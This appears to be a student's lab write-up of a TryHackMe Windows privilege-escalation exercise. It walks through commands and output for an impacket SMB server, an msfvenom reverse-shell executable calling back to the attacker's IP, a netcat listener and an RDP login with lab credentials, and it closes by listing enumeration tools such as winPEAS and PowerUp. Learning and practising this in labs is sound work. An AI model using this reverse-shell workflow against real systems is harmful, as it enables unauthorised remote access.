WINDOWS PRIVILEDGE ESCALATION

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AIM:

To walk through a variety of Windows Privilege Escalation techniques in TryHackMe platform.

Windows privilege escalation is the process of gaining higher-level permissions on a Windows system, typically moving from a low-privileged user to SYSTEM or administrator.


ALGORITHM:

- 1. Deploy the target machine.
 - 1) Use attacker box Provided by TryHackMe, it consists of all the required tools available for attacking.
 - 2) Use OpenVpn configuration file to connect your machine (kali linux) to their network.
- 2. create a specific folder named "priv tools" on attacker machine.
- 3. From that newly created folder,run "sudo python3 /usr/share/doc/python3- impacket/examples/smbserver.py tools" to start samba service on local port 445.
- 4. create a reverse shell using msfvenom with respective variables set. Make sure to change lhost (IP address) to kali machines IP
- 5. set up a listener on Kali Machine to receive reverse connections when execute previously created .exe file on target machine.
- 6. Access target machine using its RDP. Run the below command to access RDP from Kali Machine.

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m\> xfreerdp /u:user /p:password321 /cert:ignore /v:10.10.69.23
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- 7. Once we access target windows OS successfully, open command prompt, change directory to C:\PrivEsc.
- 8. Download rev.exe (reverse shell) from Kali to Windows using below command.

9. Run the reverse shell on target to connect our netcat on kali machine.



10. Once we execute that exe file, we receive connection on netcat and run 'whoami /priv' to find the available privileges to current user.

OUTPUT:

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T\>
pwd
/home/kali/priv_tools
T\> sudo python3 /usr/share/doc/python3-impacket/examples/smbserver.py tools .
[sudo] password for kali:
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
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MY > pwd
/home/kali/priv_tools
TY > msfvenom -p windows/x64/shell_reverse_tcp -f exe lhost=10.13.8.55 lport=9090 -o rev.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
Saved as: rev.exe
TY >
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Command Prompt


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
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C:\Users\user>cd c:\PrivEsc

c:\PrivEsc>_
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₩\> nc -lvnp 9090
listening on [any] 9090 ...
connect to [10.13.8.55] from (UNKNOWN) [10.10.69.23] 49918
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c:\PrivEsc>whoami
whoami
win-qba94kb3iof\user
c:\PrivEsc>whoami /priv
whoami /priv
PRIVILEGES INFORMATION
Privilege Name
                              Description
                                                              State
SeShutdownPrivilege
                              Shut down the system
                                                             Disabled
SeChangeNotifyPrivilege
                              Bypass traverse checking
                                                             Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
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RESULT:

Several tools have been written which help find potential privilege escalations on Windows. Four of these tools have been included on the Windows VM in the $C:\$ directory:

- winPEASany.exe
- Seatbelt.exe
- PowerUp.ps1
- SharpUp.exe